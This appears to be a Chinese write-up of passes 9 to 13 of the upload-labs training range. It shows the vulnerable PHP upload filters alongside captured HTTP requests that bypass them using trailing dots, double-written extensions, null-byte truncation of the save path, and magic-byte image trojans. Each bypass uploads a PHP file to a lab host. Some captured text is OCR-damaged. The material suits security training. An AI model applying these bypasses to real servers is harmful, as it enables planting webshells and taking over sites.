| Server API                              | Apache 2.0 Handler  |
| Virtual Directory Support               | enabled   |
| Configuration File (php.ini) Path       | C:\Windows  |
| Loaded Configuration File               | C:\phpStudy\php\php-5.4.45\php.ini  |
| Scan this dir for additional .ini files | (none)  |
| Additional .ini files parsed            | (none)  |
| PHP API                                 | 20100412  |
| PHP Extension                           | 20100525  |
| Zend Extension                          | 220100525   |
| Zend Extension Build                    | API220100525.TS.VC9   |
| PHP Extension Build                     | API20100525.TS.VC9  |

pass9

## 源码

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext =
array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".php", ".php5", ".p
Hp4", ".pHp3", ".pHp2", ".Html", ".Htm", ".pHtml", ".jsp", ".jspa", ".jspx", ".jsw", ".jsv", ".jsp
f", ".jtml", ".jSp", ".jSpX", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".asa",
".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpX", ".aSa", ".aSax", ".aScx", ".aShx", ".
aSmx", ".cEr", ".sWf", ".swf", ".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
'/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
}
```

路径拼接的是处理后的文件名，所以可以使用.php.绕过，处理后的文件后缀即为.php.

GoCancel<>

Request

RawParamsHeadersHex

OST /upload-labs/Pass-08/index.php?action=show\_code HTTP/1.1  
ost: 172.16.43.117  
ser-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:64.0) Gecko/20100101 Firefox/64.0  
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
ccept-Language: en-US,en;q=0.5  
ccept-Encoding: gzip, deflate  
eferer: http://172.16.43.117/upload-labs/Pass-08/index.php?action=show\_code  
ontent-Type: multipart/form-data;  
oundary=-----16466179156559914621852621142  
ontent-Length: 384  
NT: 1  
onnection: close  
ookie: pass=08  
pgrade-Insecure-Requests: 1  
-----16466179156559914621852621142  
ontent-Disposition: form-data; name="upload\_file"; filename="phpinfo.php. "  
ontent-Type: application/x-php  
  
7php  
echo phpinfo();  
>  
-----16466179156559914621852621142  
ontent-Disposition: form-data; name="submit"

Response

RawHeadersHexHTMLRender

HTTP/1.1 200 OK  
Date: Thu, 07 Mar 2019 08:32:47 GMT  
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45  
X-Powered-By: PHP/5.4.45  
Set-Cookie: pass=08  
Content-Length: 4938  
Connection: close  
Content-Type: text/html; charset=utf-8  
  
<html>  
<head>  
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>  
<link rel="icon" type="image/x-icon" href="/upload-labs/img/favicon.png" />  
  
<title>upload-labs</title>  
</head>  
<link rel="stylesheet" type="text/css" href="/upload-labs/css/index.css">  
<link rel="stylesheet" type="text/css" href="/upload-labs/css/prism.css">  
<script>  
function show\_code(){  
var url = window.location.href;  
if(url.indexOf("?") != -1){  
url = url.split("?")[0];  
}  
  
var e = document.getElementById("show\_code");  
if(e == null){

上传成功

| PHP Version 5.4.45                      |  |
|---|--|
| System                                  | Windows NT WIN-1SL2 6.3 build 9200 (Windows Server 2012 R2 Datacenter Edition) i586  |
| Build Date                              | Sep 2 2015 23:45:53  |
| Compiler                                | MSVC9 (Visual C++ 2008)  |
| Architecture                            | x86  |
| Configure Command                       | cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pdo-oci" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=.obj" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo" |
| Server API                              | Apache 2.0 Handler   |
| Virtual Directory Support               | enabled  |
| Configuration File (php.ini) Path       | C:\Windows   |
| Loaded Configuration File               | C:\phpStudy\php\php-5.4.45\php.ini   |
| Scan this dir for additional .ini files | (none)   |
| Additional .ini files parsed            | (none)   |
| PHP API                                 | 20100412   |
| PHP Extension                           | 20100525   |
| Zend Extension                          | 220100525  |
| Zend Extension Build                    | API220100525,TS,VC9  |
| PHP Extension Build                     | API20100525,TS,VC9   |
| Debug Build                             | no   |
| Thread Safety                           | enabled  |
| Zend Signal                             | disabled   |

## pass10

### 源码

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext =
array("php","php5","php4","php3","php2","html","htm","phtml","jsp","jspx","jspx","jsw",
"json","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htacce
s");

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' .
$file_name)) {
            $img_path = $UPLOAD_ADDR . '/' . $file_name;
            $is_upload = true;
        }
    } else {
        $msg = $UPLOAD_ADDR . ' 文件夹不存在, 请手工创建 ! ';
    }
}
```

依然是黑名单，凡是出现在黑名单中的后缀名全部被替换为空，利用双写绕过

Target: http://172.16.43.1

Request

Raw Params Headers Hex

```
ST /upload-labs/Pass-10/index.php?action=show_code HTTP/1.1
Host: 172.16.43.117
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.43.117/upload-labs/Pass-10/index.php?action=show_code
Content-Type: multipart/form-data;
Content-Length: 375
T: 1
Connection: close
Cookie: pass=10
Upgrade-Insecure-Requests: 1

-----10082009031351006176103396
Content-Disposition: form-data; name="upload_file"; filename="phpinfo.pphphp"
Content-Type: application/x-php

php
echo phpinfo();

-----10082009031351006176103396
Content-Disposition: form-data; name="submit"

-----10082009031351006176103396--
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 07 Mar 2019 08:40:17 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Set-Cookie: pass=10
Content-Length: 4359
Connection: close
Content-Type: text/html; charset=utf-8

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
<link rel="icon" type="image/x-icon" href="/upload-labs/img/favicon.pr

</head>
<title>upload-labs</title>
<link rel="stylesheet" type="text/css" href="/upload-labs/css/index.css">
<link rel="stylesheet" type="text/css" href="/upload-labs/css/prism.css">
<script>
function show_code(){
var url = window.location.href;
if(url.indexOf("?") != -1){
url = url.split("?")[0];
}

var e = document.getElementById("show_code");
if(e == null){
window.location.href=url+"?action=show_code";
}else{
window.location.href=url;
}
}
</script>
```

上传成功

172.16.43.117/upload-labs/upload/info.php

PHP Version 5.4.45

|   |   |
|---|---|
| System                                  | Windows NT WIN-1SL2 6.3 build 9200 (Windows Server 2012 R2 Datacenter Edition) i586   |
| Build Date                              | Sep 2 2015 23:45:53   |
| Compiler                                | MSVC9 (Visual C++ 2008)   |
| Architecture                            | x86   |
| Configure Command                       | cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-p3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo" |
| Server API                              | Apache 2.0 Handler  |
| Virtual Directory Support               | enabled   |
| Configuration File (php.ini) Path       | C:\Windows  |
| Loaded Configuration File               | C:\phpStudy\php\php-5.4.45\php.ini  |
| Scan this dir for additional .ini files | (none)  |

pass 11

源码

```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg', 'png', 'gif');
    $file_ext = substr($_FILES['upload_file']['name'], strrpos($_FILES['upload_file']['name'], ".")+1);
    if(in_array($file_ext, $ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
```

```

$img_path = $_GET['save_path']. "/" . rand(10, 99).date("YmdHis"). ".$file_ext;

if(move_uploaded_file($temp_file,$img_path)){
    $is_upload = true;
}
else{
    $msg = '上传失败!';
}
}
else{
    $msg = "只允许上传.jpg|.png|.gif类型文件!";
}
}
}

```

白名单机制，但是保存路径未进行处理直接拼接，可以使用00截断绕过（GET方式）

使用00截断的条件

php版本小于5.3.4 详情关注CVE-2006-7243  
php.ini的magic\_quotes\_gpc为OFF状态

Go
Cancel
<
>

Target: http://172.16.43.117

Request

Raw Params Headers Hex

```

POST /upload-labs/Pass-11/index.php?save_path=../upload/phpinfo.php%00 HTTP/1.1
Host: 172.16.43.117
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.43.117/upload-labs/Pass-11/index.php?save_path=../upload/
Content-Type: multipart/form-data;
boundary=-----978238331931191591422596092
Content-Length: 367
DNT: 1
Connection: close
Cookie: pass=11
Upgrade-Insecure-Requests: 1

-----978238331931191591422596092
Content-Disposition: form-data; name="upload_file"; filename="phpinfo.png"
Content-Type: image/png

<?php
    echo phpinfo();
?>

-----978238331931191591422596092
Content-Disposition: form-data; name="submit"

-----978238331931191591422596092--

```

Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Thu, 07 Mar 2019 09:02:29 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
X-Powered-By: PHP/5.2.17
Set-Cookie: pass=11
Content-Length: 3595
Connection: close
Content-Type: text/html; charset=utf-8

<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
    <link rel="icon" type="image/x-icon" href="/upload-labs/img/favicon.png" />

    <title>upload-labs</title>


</head>
<link rel="stylesheet" type="text/css" href="/upload-labs/css/index.css">
<link rel="stylesheet" type="text/css" href="/upload-labs/css/prism.css">
<script>
function show_code(){
    var url = window.location.href;
    if(url.indexOf("?") != -1){
        url = url.split("?")[0];
    }


    var e = document.getElementById("show_code");
    if(e == null){
        window.location.href=url+"?action=show_code";
    }else{

```

上传成功





| PHP Version 5.2.17  |  |
|---|--|
|  |  |
| System  | Windows NT WIN-1SL2 6.2 build 9200   |
| Build Date  | Jan 6 2011 17:26:08  |
| Configure Command   | cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk\shared" "--without-p3web" |
| Server API  | Apache 2.4 Handler - Apache Lounge   |
| Virtual Directory Support   | enabled  |
| Configuration File (php.ini) Path   | C:\Windows   |
| Loaded Configuration File   | C:\phpStudy\php\php-5.2.17\php.ini   |
| Scan this dir for additional .ini files   | (none)   |
| additional .ini files parsed  | (none)   |
| PHP API   | 20041225   |
| PHP Extension   | 20060613   |
| Zend Extension  | 220060519  |
| Debug Build   | no   |
| Thread Safety   | enabled  |
| Zend Memory Manager   | enabled  |
| IPv6 Support  | enabled  |
| Registered PHP Streams  | php, file, data, http, ftp, compress.zlib, compress.bzip2, zip   |
| Registered Stream Socket Transports   | tcp, udp   |
| Registered Stream Filters   | convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*, bzip2.*   |

## pass12

### 源码

```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg', 'png', 'gif');
    $file_ext = substr($_FILES['upload_file']['name'], strrpos($_FILES['upload_file']['name'], ".")+1);
    if(in_array($file_ext, $ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_POST['save_path'] . "/" . rand(10, 99) . date("YmdHis") . "." . $file_ext;

        if(move_uploaded_file($temp_file, $img_path)){
            $is_upload = true;
        }
        else{
            $msg = "上传失败";
        }
    }
    else{
        $msg = "只允许上传.jpg|.png|.gif类型文件!";
    }
}
```

save\_path参数是通过POST传递，同样00截断（POST方式）

## request

| Raw  | Params | Headers | Hex |
|--|--------|---------|-----|
| <pre> ST /upload-labs/Pass-12/index.php?action=show_code HTTP/1.1 st: 172.16.43.117 er-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0 cept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 cept-Language: en-US,en;q=0.5 cept-Encoding: gzip, deflate ferer: http://172.16.43.117/upload-labs/Pass-12/index.php?action=show_code ntent-Type: multipart/form-data; ndary=-----1373483983119780820734324417 ntent-Length: 502 T: 1 nnection: close okie: pass=12 grade-Insecure-Requests: 1  -----1373483983119780820734324417 ntent-Disposition: form-data; name="save_path"  /upload/info.php  -----1373483983119780820734324417 ntent-Disposition: form-data; name="upload_file"; filename="phpinfo.png" ntent-Type: image/png  php echo phpinfo();  -----1373483983119780820734324417 ntent-Disposition: form-data; name="submit" </pre> |        |         |     |

## response

| Raw  | Headers | Hex | HTML | Render |
|--|---------|-----|------|--------|
| <pre> HTTP/1.1 200 OK Date: Thu, 07 Mar 2019 09:11:11 GMT Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17 X-Powered-By: PHP/5.2.17 Set-Cookie: pass=12 Content-Length: 4371 Connection: close Content-Type: text/html; charset=utf-8  &lt;html&gt; &lt;head&gt; &lt;meta http-equiv="Content-Type" content="text/html; char &lt;link rel="icon" type="image/x-icon" href="/upload-labs,  &lt;/head&gt; &lt;link rel="stylesheet" type="text/css" href="/upload-labs/css/i &lt;link rel="stylesheet" type="text/css" href="/upload-labs/css/p &lt;script&gt; function show_code(){ var url = window.location.href; if(url.indexOf("?") != -1){ url = url.split("?")[0]; }  var e = document.getElementById("show_code"); if(e == null){ window.location.href=url+"?action=show_code"; }else{ window.location.href=url; } } </pre> |         |     |      |        |

修改hex，将此处改为00

## Request

| Raw | Params  | Headers | Hex                                      |
|-----|---|---------|--|
| 25  | 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |         | -----                                    |
| 26  | 2d 31 33 37 33 34 38 33                         |         | 39 38 33 31 31 39 37 38 -137348398311978 |
| 27  | 30 38 32 30 37 33 34 33                         |         | 32 34 34 31 37 0d 0a 43 0820734324417C   |
| 28  | 6f 6e 74 65 6e 74 2d 44                         |         | 69 73 70 6f 73 69 74 69 ontent-Dispositi |
| 29  | 6f 6e 3a 20 66 6f 72 6d                         |         | 2d 64 61 74 61 3b 20 6e on: form-data; n |
| 2a  | 61 6d 65 3d 22 73 61 76                         |         | 65 5f 70 61 74 68 22 0d ame="save_path"  |
| 2b  | 0a 0d 0a 2e 2e 2f 75 70                         |         | 6c 6f 61 64 2f 69 6e 66 ../upload/inf    |
| 2c  | 6f 2e 70 68 70 00 0d 0a                         |         | 2d 2d 2d 2d 2d 2d 2d 2d o.php -----      |
| 2d  | 2d 2d 2d 2d 2d 2d 2d 2d                         |         | 2d 2d 2d 2d 2d 2d 2d 2d -----            |
| 2e  | 2d 2d 2d 2d 2d 31 33 37                         |         | 33 34 38 33 39 38 33 31 -----13734839831 |
| 2f  | 31 39 37 38 30 38 32 30                         |         | 37 33 34 33 32 34 34 31 1978082073432441 |
| 30  | 37 0d 0a 43 6f 6e 74 65                         |         | 6e 74 2d 44 69 73 70 6f 7Content-Dispo   |
| 31  | 73 69 74 69 6f 6e 3a 20                         |         | 66 6f 72 6d 2d 64 61 74 sition: form-dat |
| 32  | 61 3b 20 6e 61 6d 65 3d                         |         | 22 75 70 6c 6f 61 64 5f a; name="upload_ |
| 33  | 66 69 6c 65 22 3b 20 66                         |         | 69 6c 65 6e 61 6d 65 3d file"; filename= |
| 34  | 22 70 68 70 69 6e 66 6f                         |         | 2e 70 6e 67 22 0d 0a 43 "phpinfo.png"C   |
| 35  | 6f 6e 74 65 6e 74 2d 54                         |         | 79 70 65 3a 20 69 6d 61 ontent-Type: ima |
| 36  | 67 65 2f 70 6e 67 0d 0a                         |         | 0d 0a 3c 3f 70 68 70 0a ge/png<?php      |
| 37  | 20 20 20 20 65 63 68 6f                         |         | 20 70 68 70 69 6e 66 6f echo phpinfo     |
| 38  | 28 29 3b 0a 3f 3e 0a 0d                         |         | 0a 2d 2d 2d 2d 2d 2d 2d ();?>-----       |
| 39  | 2d 2d 2d 2d 2d 2d 2d 2d                         |         | 2d 2d 2d 2d 2d 2d 2d 2d -----            |
| 3a  | 2d 2d 2d 2d 2d 31 33 37                         |         | 33 34 38 33 39 38 33 33 -----1373483983  |
| 3b  | 31 31 39 37 38 30 38 32                         |         | 30 37 33 34 33 32 34 34 1197808207343244 |
| 3c  | 31 37 0d 0a 43 6f 6e 74                         |         | 65 6e 74 2d 44 69 73 70 17Content-Disp   |
| 3d  | 6f 73 69 74 69 6f 6e 3a                         |         | 20 66 6f 72 6d 2d 64 61 osition: form-da |
| 3e  | 74 61 3b 20 6e 61 6d 65                         |         | 3d 22 73 75 62 6d 69 74 ta; name="submit |
| 3f  | 22 0d 0a 0d 0a e4 b8 8a                         |         | e4 bc a0 0d 0a 2d 2d 2d "ä,ä% ---        |

## Response

| Raw  | Headers | Hex | HTML | Render |
|--|---------|-----|------|--------|
| <pre> HTTP/1.1 200 OK Date: Thu, 07 Mar 2019 09:11:11 G Server: Apache/2.4.23 (Win32) Oper X-Powered-By: PHP/5.2.17 Set-Cookie: pass=12 Content-Length: 4371 Connection: close Content-Type: text/html; charset=utf  &lt;html&gt; &lt;head&gt; &lt;meta http-equiv="Content- &lt;link rel="icon" type="im  &lt;/head&gt; &lt;link rel="stylesheet" type="text, &lt;link rel="stylesheet" type="text, &lt;script&gt; function show_code(){ var url = window.location. if(url.indexOf("?") != -1) url = url.split("?")  }  var e = document.getElemen if(e == null){ window.location.h }else{ window.location.h } } </pre> |         |     |      |        |

上传成功

| PHP Version 5.2.17                      |   |
|---|---|
| System                                  | Windows NT WIN-4SL2 6.2 build 9200  |
| Build Date                              | Jan 6 2011 17:26:08   |
| Configure Command                       | cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10sdk\shared" "--with-oci8=D:\php-sdk\oracle\instantclient10sdk\shared" "--without-pi3web" |
| Server API                              | Apache 2.4 Handler - Apache Lounge  |
| Virtual Directory Support               | enabled   |
| Configuration File (php.ini) Path       | C:\Windows  |
| Loaded Configuration File               | C:\phpStudy\php\php-5.2.17\php.ini  |
| Scan this dir for additional .ini files | (none)  |
| additional .ini files parsed            | (none)  |
| PHP API                                 | 20041225  |
| PHP Extension                           | 20060613  |
| Zend Extension                          | 220060519   |
| Debug Build                             | no  |
| Thread Safety                           | enabled   |
| Zend Memory Manager                     | enabled   |

## pass13

### 源码

```
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
    }
    return $fileType;
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_type = getReailFileType($temp_file);

    if($file_type == 'unknown'){
```

```
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = $UPLOAD_ADDR."/".rand(10, 99).date("YmdHis").".$file_type;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        }
        else{
            $msg = "上传失败";
        }
    }
}
```

只读取前两个字节进行判断文件类型，可以直接上传图片马